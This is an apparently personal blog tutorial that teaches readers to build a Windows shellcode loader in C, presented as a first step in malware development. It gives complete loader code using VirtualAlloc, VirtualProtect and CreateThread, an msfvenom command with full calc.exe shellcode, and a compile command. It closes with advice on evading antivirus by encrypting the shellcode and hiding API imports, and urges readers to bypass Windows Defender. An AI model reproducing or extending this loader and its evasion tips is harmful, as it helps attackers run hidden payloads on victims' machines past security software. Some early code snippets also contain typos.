

Building a Noob Shellcode Loader

Disclaimer
Intro
I know It’s been a minute since my first blog post and I’ve completed 3 steps of the master plan but it’s never too late to share the knowledge 😸
The title’s pretty self explanatory as to what this post is about so let’s get into it.
Prerequisites
Understanding C/C++
Due to the low-level system access and direct memory management required, the majority of malware used on Windows machines are written in languages like C and C++.
A solid understanding of C/C++ will help out a lot in understanding the following code along with its logic and definitely go a long way in your malware development journey. I personally used CodeAcademy’s Learn C Skill Path (not sponsored I promise) to build up C programming skills since it had 8 built in projects and in lesson quizzes, but if you don’t want to pay for a course then W3 Schools C Tutorial is a great resource as well.
I know recently Rust has been gaining popularity in the malware development community due to its inherent anti-analysis capabilities, memory safety and higher chances of it evading existing signatures, but like…

Processes, Threads and Memory

In the context of the Windows OS, a process is the instance of a computer program that is being executed by one or many threads. In simpler terms, a process can be thought of as a house or container that holds everything a program needs run such as it’s data, executable code, it’s own memory, etc. Processes can spawn more processes which are called child processes and they all have a unique Process Identifier (PID).
In the definition for what a process is there was the mention of threads. Threads can be thought of as little workers for the process that run the actual executable code. A process must have at least one thread but can have many, and threads are far lighter than the process itself.
Instead of using raw physical RAM, Windows uses virtual memory so each program thinks it has its own private mansion of safe memory space while Windows manages and protects the real RAM in the background. The reason for this is so that each process can only access its own Virtual Address Space (VAS), preventing one bug in a single process from crashing the entire machine, one process from reading or overwriting another processes memory without proper permissions and it’s simply just more efficient for multitasking.
Executables (EXEs) and Dynamic-Link Libraries (DLLs)
Executable (EXE) files are standalone files that include all the code and resources needed to run an application on their own. When an EXE is launched, Windows starts a new process and executes the program inside.
At least in C/C++, the main() function will be executed after the initialization process of the executable is completed by the OS loader.
Dynamic-Link Library (DLL) files, are libraries that contain reusable code, functions and resources that multiple applications can use simultaneously. They are designed to be loaded and executed by multiple processes, allowing various programs to share the same functionality without duplicating code.
DLLs can be thought of as a phone book of reusable code that programs/applications can call when they want need a certain functionality. This is really useful because it allows developers to be forced to recreate every function native to Windows from scratch making their programs/applications smaller.
The Portable Executable (PE) Format
Portable Executable (PE) files are the standard Windows file format for compiled executable code, i.e. EXEs and DLLs. When a PE file is loaded, Windows maps its sections into a process’s virtual address space and prepares it for execution or use.
Now since I could write an entire blog about the PE file format, I’m only going to cover and highlight the portions we need to understand solely for writing the shellcode loader. If you want a deep dive on the PE file format, Astra Labs has a great write up on the subject which can be found here

The sections we’re interested in are the .text, .data and .rsrc sections, as these are the sections where our payload (shellcode) can live locally within the PE.
| Section | Description | Payload Storage |
.text | Typically used to store executable code, such as the instructions that make up the program's actual logic | Stored within a function of the program, ex. main() |
.data | Used to store global and static data variables that need to be initialized before the program starts running | Stored as a global variable and read-only data |
.rsrc | This section contains various types of resources used by the application, such as icons, bitmaps, strings, version information, dialog templates, and other non-executable data. | Stored as an icon (.ico) or bitmap (.bmp) file within the PE |
Shellcode Loader Primer
A high-level overview of the shellcode loaders logic looks like the following:
Create a buffer in the current process’s virtual address space the size of the payload
Copy the payload into the buffer
Update the protection rights on the buffer to be executable
Execute the payload as a new thread
Remember those reusable functions and pieces of code I mentioned DLLs contain? Yeah, we’re going to use some ourselves, but specifically the some of the following Win32 APIs from the kernel32.dll DLL which is a core DLL to Windows OS.
VirtualAlloc()VirtualProtect()RtlMoveMemory()CreateThread()WaitForSingleObject()
Win32 APIs Breakdown
This section will break down all of the Win32 APIs listed above.
For more information on any of these functions, the Microsoft Developer Network (MSDN) is a fantastic resource for all Win32 APIs and can be easily searched by Googling ”Function Name” msdn.
VirtualAlloc
VirtualAlloc() is a Windows API used to reserve and commit memory within a process’s virtual address space, allowing applications to allocate memory dynamically at runtime and giving them more control over how memory is managed.
The functions prototype looks like the following:
LPVOID VirtualAlloc(
  LPVOID lpAddress,        // starting address of the region to allocate. Usually set to NULL so the OS chooses where to allocate the region
  SIZE_T dwSize,           // size of the region to allocate in bytes
  DWORD  flAllocationType, // type of memory allocation. typically:  MEM_COMMIT | MEM_RESERVE
  DWORD  flProtect         // memory protection for the region of pages to be allocated; ex. PAGE_READWRITE, PAGE_EXECUTE_READWRITE, etc.
);

// the return value is the base address of the allocated region if it succeeds. if it fails the return value is NULL.
RtlMoveMemory
RtlMoveMemory() is a function used to copy blocks of memory from one location to another, and it behaves similarly to the standard memcpy function.
The functions prototype looks like the following:
void RtlMoveMemory(
  void *Destination,    // pointer to the destination memory block to copy the bytes to
  const void *Source,   // pointer to the source memory block to copy the bytes from
  size_t Length         // size of memory block to copy in bytes
);

// no return value
VirtualProtect
VirtualProtect() is a Windows API that modifies the protection settings of a region of virtual memory within a process, letting you control whether that region of memory can be readable, writable, executable, or any combination of the three.
The functions prototype looks like the following:
BOOL VirtualProtect(
  LPVOID lpAddress,      // address of the region of memory thats protection attributes are to be changed
  SIZE_T dwSize,         // size of the region whose access protection attributes are to be changed (in bytes)
  DWORD  flNewProtect,   // memory protection option, ex. PAGE_EXECUTE_READ, PAGE_EXECUTE_READWRITE, PAGE_READWRITE, etc.
  PDWORD lpflOldProtect  // pointer to a variable that receives the previous access protection value. If NULL, the function fails
);

// function will return a nonzero value if it succeeded and zero if it failed
PDWORD lpflOldProtect; this is used to store previous page protection bits so the program can restore them later if it wants to.CreateThread
CreateThread() is a Windows API used to start a new thread inside an existing process. A thread is the smallest unit of execution in Windows, and multiple threads can run at the same time while sharing the process’s resources.
The functions prototype looks like the following:
HANDLE CreateThread(
  LPSECURITY_ATTRIBUTES   lpThreadAttributes,  // controls handle inheritance; NULL means child processes can’t inherit it
  SIZE_T                  dwStackSize,         // starting stack size in bytes (0 = default size)
  LPTHREAD_START_ROUTINE  lpStartAddress,      // function the thread will start executing (our payload)
  LPVOID                  lpParameter,         // data you want to pass to the thread function
  DWORD                   dwCreationFlags,     // creation flags for new thread (CREATE_SUSPENDED or 0 to run right away)
  LPDWORD                 lpThreadId           // receives the thread ID (optional)
);

// if the function succeeds, the return value is a handle to the new thread. if it fails the return value is NULL
WaitForSingleObject
WaitForSingleObject() waits for a specific kernel object such as a thread, process, or event to finish or signal.
The functions prototype looks like the following:
DWORD WaitForSingleObject(
  HANDLE hHandle, //handle of the object to wait for
  DWORD  dwMilliseconds // how long to wait before giving up; typically INFINITE
);

// don't worry about the return value for this lol
Putting the pieces together
Now that we have the shell codes logic and defined the Windows APIs that are going to be used out of the way, let’s start building the loader 🤠
Since I put having a solid foundation of C as a prerequisite, I won’t be explaining what header files, variable types are, although if the variable types are confusing here’s Microsofts documentation on them.
Within the main function of the program, we can set up the variables that will be used in conjunction with the Windows APIs and for simplicity's sake, we’re going to store our payload in .text section of the PE so it’s home will be within the main() function of the program as well.
#include <windows.h>
#include <stdio.h>

int main(void){

    // declare variables
    PVOID pExecBuff = NULL; // will be used to hold memory buffer
    BOOL  bState = NULL; // will be used for see if VirtualProtect() failed
    HANDLE hThread = NULL; // will be used to hold the new threads handle
    DWORD dwOldProtect = NULL; // will be used to save old protection bytes of pExecBuff

    unsinged char pShellcode[] = {0x90, 0x90, 0xcc, 0xc3}; // placeholder shellcode
    DWORD dwShellcodeSize = sizeof(pShellcode);

}
Next, we’ll allocate a buffer in the virtual address space of the current process (our loader) using VirtualAlloc().
Now this isn’t going to make much of a difference for this loader since any competent AV will pick up on the MSFvenom payload and the Windows APIs imported in the PE’s import address table (IAT), but allocating a new buffer in memory with PAGE_EXECUTE_READWRITE protection rights out of no where is a huge red flag for security solutions and will get you banned to the shadow realm almost immediately. So as best practices, we’re going to allocate the region as PAGE_READWRITE first then change it to PAGE_EXECUTE_READ when it’s ready to be executed.
We’re also going to be adding pauses to code using getchar() so we can analyze each step easier during runtime.
#include <windows.h>
#include <stdio.h>

int main(void){

    // declare variables
    PVOID pExecBuff = NULL; // will be used to hold memory buffer
    BOOL  bState = NULL; // will be used for see if VirtualProtect() failed
    HANDLE hThread = NULL; // will be used to hold the new threads handle
    DWORD dwOldProtect = NULL; // will be used to save old protection bytes of pExecBuff

    unsinged char pShellcode[] = {0x90, 0x90, 0xcc, 0xc3}; // placeholder shellcode
    DWORD dwShellcodeSize = sizeof(pShellcode);

    // allocate buffer
    pExecBuff = VirtualAlloc(0, dwShellcodeSize, (MEM_COMMIT | MEM_RESERVE), PAGE_READWRITE);
    if (pExecBuff == NULL){
        printf("[!] could not allocate buffer\t(0x%lx)\n", GetLastError());
        return -1;
    }
    printf("[+] allocate memory buffer in current process:\t0x%p\n", pExecBuff);
    printf("[#] Press <ENTER> to continue...\n");
    getchar();
}
(MEM_COMMIT | MEM_RESERVE) reserves a new region and commits physical memory for it immediately.Once the buffer is allocated, we can copy the payload over to new region using RtlMoveMemory.
#include <windows.h>
#include <stdio.h>

int main(void){

    // declare variables
    PVOID pExecBuff = NULL; // will be used to hold memory buffer
    BOOL  bState = NULL; // will be used for see if VirtualProtect() failed
    HANDLE hThread = NULL; // will be used to hold the new threads handle
    DWORD dwOldProtect = NULL; // will be used to save old protection bytes of pExecBuff

    unsinged char pShellcode[] = {0x90, 0x90, 0xcc, 0xc3}; // placeholder shellcode
    DWORD dwShellcodeSize = sizeof(pShellcode);

    // allocate buffer
    pExecBuff = VirtualAlloc(0, dwShellcodeSize, (MEM_COMMIT | MEM_RESERVE), PAGE_READWRITE);
    if (pExecBuff == NULL){
        printf("[!] could not allocate buffer\t(0x%lx)\n", GetLastError());
        return -1;
    }
    printf("[+] allocate memory buffer in current process:\t0x%p\n", pExecBuff);
    printf("[#] Press <ENTER> to continue...\n");
    getchar();

    // copy payload over ; no return value from RtlMoveMemory
    RtlMoveMemory(pExecBuff, pShellcode, dwShellcodeSize);
    printf("[+] copied payload to buffer\n", pExecBuff);
    printf("[#] Press <ENTER> to continue...\n");
    getchar();
}
With the payload copied over we can change the protection rights of the buffer to PAGE_EXECUTE_READ using VirtualProtect().
 #include <windows.h>
#include <stdio.h>

int main(void){

    // declare variables
    PVOID pExecBuff = NULL; // will be used to hold memory buffer
    BOOL  bState = NULL; // will be used for see if VirtualProtect() failed
    HANDLE hThread = NULL; // will be used to hold the new threads handle
    DWORD dwOldProtect = NULL; // will be used to save old protection bytes of pExecBuff

    unsinged char pShellcode[] = {0x90, 0x90, 0xcc, 0xc3}; // placeholder shellcode
    DWORD dwShellcodeSize = sizeof(pShellcode);

    // allocate buffer
    pExecBuff = VirtualAlloc(0, dwShellcodeSize, (MEM_COMMIT | MEM_RESERVE), PAGE_READWRITE);
    if (pExecBuff == NULL){
        printf("[!] could not allocate buffer\t(0x%lx)\n", GetLastError());
        return -1;
    }
    printf("[+] allocate memory buffer in current process:\t0x%p\n", pExecBuff);
    printf("[#] Press <ENTER> to continue...\n");
    getchar();

    // copy payload over ; no return value from RtlMoveMemory
    RtlMoveMemory(pExecBuff, pShellcode, dwShellcodeSize);
    printf("[+] copied payload to buffer\n", pExecBuff);
    printf("[#] Press <ENTER> to continue...\n");
    getchar();

    bState = VirtualProtect(pExecBuff, dwShellcodeSize, PAGE_EXECUTE_READ, &dwOldProtect);
    if (bState == 0){
        printf("[!] could not update protection rights to PAGE_EXECUTE_READ\t(0x%lx)\n", GetLastError());
        return -1;
    }
    printf("[+] updated protection rights to PAGE_EXECUTE_READ\n", pExecBuff);
    printf("[#] Press <ENTER> to continue...\n");
    getchar();
}
Now if VirtualProtect() succeeded, that means that the payload is ready to be fired off 😼
We’ll be executing it as a new thread using CreateThread() in it’s most basic form and waiting for it to finish executing before exiting using WaitForSingleObject().
#include <windows.h>
#include <stdio.h>

int main(void){

    // declare variables
    PVOID pExecBuff = NULL; // will be used to hold memory buffer
    BOOL  bState = NULL; // will be used for see if VirtualProtect() failed
    HANDLE hThread = NULL; // will be used to hold the new threads handle
    DWORD dwOldProtect = NULL; // will be used to save old protection bytes of pExecBuff

    unsinged char pShellcode[] = {0x90, 0x90, 0xcc, 0xc3}; // placeholder shellcode
    DWORD dwShellcodeSize = sizeof(pShellcode);

 // allocate buffer
    pExecBuff = VirtualAlloc(0, dwShellcodeSize, (MEM_COMMIT | MEM_RESERVE), PAGE_READWRITE);
    if (pExecBuff == NULL){
        printf("[!] could not allocate buffer\t(0x%lx)\n", GetLastError());
        return -1;
    }
    printf("[+] allocate memory buffer in current process:\t0x%p\n", pExecBuff);
    printf("[#] Press <ENTER> to continue...\n");
    getchar();

    // copy payload over ; no return value from RtlMoveMemory
    RtlMoveMemory(pExecBuff, pShellcode, dwShellcodeSize);
    printf("[+] copied payload to buffer\n", pExecBuff);
    printf("[#] Press <ENTER> to continue...\n");
    getchar();

    bState = VirtualProtect(pExecBuff, dwShellcodeSize, PAGE_EXECUTE_READ, &dwOldProtect);
    if (bState == 0){
        printf("[!] could not update protection rights to PAGE_EXECUTE_READ\t(0x%lx)\n", GetLastError());
        return -1;
    }
    printf("[+] updated protection rights to PAGE_EXECUTE_READ\n", pExecBuff);
    printf("[#] Press <ENTER> to continue...\n");
    getchar();

    hThread = CreateThread(NULL, NULL, (LPTHREAD_START_ROUTINE) pExecBuff, NULL, NULL, NULL);
    if (hThread == NULL){
        printf("[!] could not execute payload\t(0x%lx)\n", GetLastError());
        return -1;
    }
    WaitForSingleObject(hThread, INFINITE);
    printf("[*] executed payload in new thread (%d)\n", GetThreadId(hThread));
    printf("[#] Press <ENTER> to exit...\n");
    getchar();

    return 0;
}
Now running this will execute the place holder shellcode which does virtually nothing , so let’s go ahead and generate our own.
Generating the Payload
The payload we’re going to use will be the standard MSFvenom calc.exe payload because if you can pop a calc then you can pop something more malicious.
The shellcode can be generated into raw bytes using the following MSFvenom command:
msfvenom -p windows/x64/exec CMD=calc.exe EXITFUNC=thread -f c
The output should look something like the following:
❯ msfvenom -p windows/x64/exec CMD=calc.exe EXITFUNC=thread -f c
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 276 bytes
Final size of c file: 1188 bytes
unsigned char buf[] =
"\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x00\x41\x51\x41\x50"
"\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60\x48\x8b\x52"
"\x18\x48\x8b\x52\x20\x48\x8b\x72\x50\x48\x0f\xb7\x4a\x4a"
<SNIP>
Using this output, we can now replace our placeholder shellcode with this one.
#include <windows.h>
#include <stdio.h>

int main(void){

    // declare variables
    PVOID pExecBuff = NULL; // will be used to hold memory buffer
    BOOL  bState = NULL; // will be used for see if VirtualProtect() failed
    HANDLE hThread = NULL; // will be used to hold the new threads handle
    DWORD dwOldProtect = NULL; // will be used to save old protection bytes of pExecBuff

    unsigned char pShellcode[] =
    "\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x00\x41\x51\x41\x50"
    "\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60\x48\x8b\x52"
    "\x18\x48\x8b\x52\x20\x48\x8b\x72\x50\x48\x0f\xb7\x4a\x4a"
    "\x4d\x31\xc9\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41"
    "\xc1\xc9\x0d\x41\x01\xc1\xe2\xed\x52\x41\x51\x48\x8b\x52"
    "\x20\x8b\x42\x3c\x48\x01\xd0\x8b\x80\x88\x00\x00\x00\x48"
    "\x85\xc0\x74\x67\x48\x01\xd0\x50\x8b\x48\x18\x44\x8b\x40"
    "\x20\x49\x01\xd0\xe3\x56\x48\xff\xc9\x41\x8b\x34\x88\x48"
    "\x01\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41"
    "\x01\xc1\x38\xe0\x75\xf1\x4c\x03\x4c\x24\x08\x45\x39\xd1"
    "\x75\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0\x66\x41\x8b\x0c"
    "\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04\x88\x48\x01"
    "\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59\x41\x5a"
    "\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48\x8b"
    "\x12\xe9\x57\xff\xff\xff\x5d\x48\xba\x01\x00\x00\x00\x00"
    "\x00\x00\x00\x48\x8d\x8d\x01\x01\x00\x00\x41\xba\x31\x8b"
    "\x6f\x87\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
    "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
    "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
    "\xd5\x63\x61\x6c\x63\x2e\x65\x78\x65\x00";

    DWORD dwShellcodeSize = sizeof(pShellcode);

    // allocate buffer
    pExecBuff = VirtualAlloc(0, dwShellcodeSize, (MEM_COMMIT | MEM_RESERVE), PAGE_READWRITE);
    if (pExecBuff == NULL){
        printf("[!] could not allocate buffer\t(0x%lx)\n", GetLastError());
        return -1;
    }
    printf("[+] allocate memory buffer in current process:\t0x%p\n", pExecBuff);
    printf("[#] Press <ENTER> to continue...\n");
    getchar();

    // copy payload over ; no return value from RtlMoveMemory
    RtlMoveMemory(pExecBuff, pShellcode, dwShellcodeSize);
    printf("[+] copied payload to buffer\n", pExecBuff);
    printf("[#] Press <ENTER> to continue...\n");
    getchar();

    bState = VirtualProtect(pExecBuff, dwShellcodeSize, PAGE_EXECUTE_READ, &dwOldProtect);
    if (bState == 0){
        printf("[!] could not update protection rights to PAGE_EXECUTE_READ\t(0x%lx)\n", GetLastError());
        return -1;
    }
    printf("[+] updated protection rights to PAGE_EXECUTE_READ\n", pExecBuff);
    printf("[#] Press <ENTER> to continue...\n");
    getchar();

    hThread = CreateThread(NULL, NULL, (LPTHREAD_START_ROUTINE) pExecBuff, NULL, NULL, NULL);
    if (hThread == NULL){
        printf("[!] could not execute payload\t(0x%lx)\n", GetLastError());
        return -1;
    }
    WaitForSingleObject(hThread, INFINITE);
    printf("[*] executed payload in new thread (%d)\n", GetThreadId(hThread));
    printf("[#] Press <ENTER> to exit...\n");
    getchar();

    return 0;
}
Compiling
I personally like to compile simple programs like this using the command line tools in Visual Studio’s Developer Command Prompt since I enjoy coding in VS Code more, but using Visual Studio’s GUI to build the solution is perfectly fine as well.
The program can be compiled with the following command:
cl.exe /nologo /Ox /MT /W0 /GS- /DNDEBUG /Tcshellcode_loader.c /link /OUT:shellcode_loader.exe /SUBSYSTEM:CONSOLE /MACHINE:x64
Runtime Analysis
Since the execution of the loader is fairly straight forward and doesn’t need a deeper analysis, we’ll be using System Informer (formerly Process Hacker) to do our runtime analysis.
I definitely recommend using a tool like x64dbg to debug the loader and do a deeper analysis, I just won’t be to save time and help out my fellow maldev noobs (^_~)
After executing the loader we can find the process in System Informer, navigate to the Memory tab and look for the base memory address of our newly created buffer.
We can see that it’s currently empty and has RW protection rights just as we set it to be.

After pressing enter to continue with the execution chain, the payload is copied over to the buffer with the exact same bytes of our shellcode 0xfc 0×48 0×83 0xed ….

Continuing with the execution chain, we can see that the protection rights of the buffer has changed to RX making the payload ready for execution.

Finally, our shellcode is executed in a new thread, popping a calculator open. The ID of the thread executed the payload can be seen in the console and confirmed to exist in the Threads tab in System Informer.

Conclusion
This shellcode loader is definitely one of the most basic ones you can make and will probably get picked up by AVs and EDRs 99.9% of the time.
A couple simple ways to make it evasive for basic AVs is to encrypt the shellcode using XOR or AES and call the Win32 APIs using their memory address with GetProcAddress() and GetModuleHandle().
Hopefully this sparked your interest in malware development and makes you want to go deeper since this was very surface level. I recommend doing some research and challenging yourself to bypass Windows Defender.
Thinking of doing a Windows Native API implementation of this for the next blog, but we’ll see when I have the time for it 😅
Happy hacking 😸
Credits
I owe all my malware development knowledge to following platforms and courses :

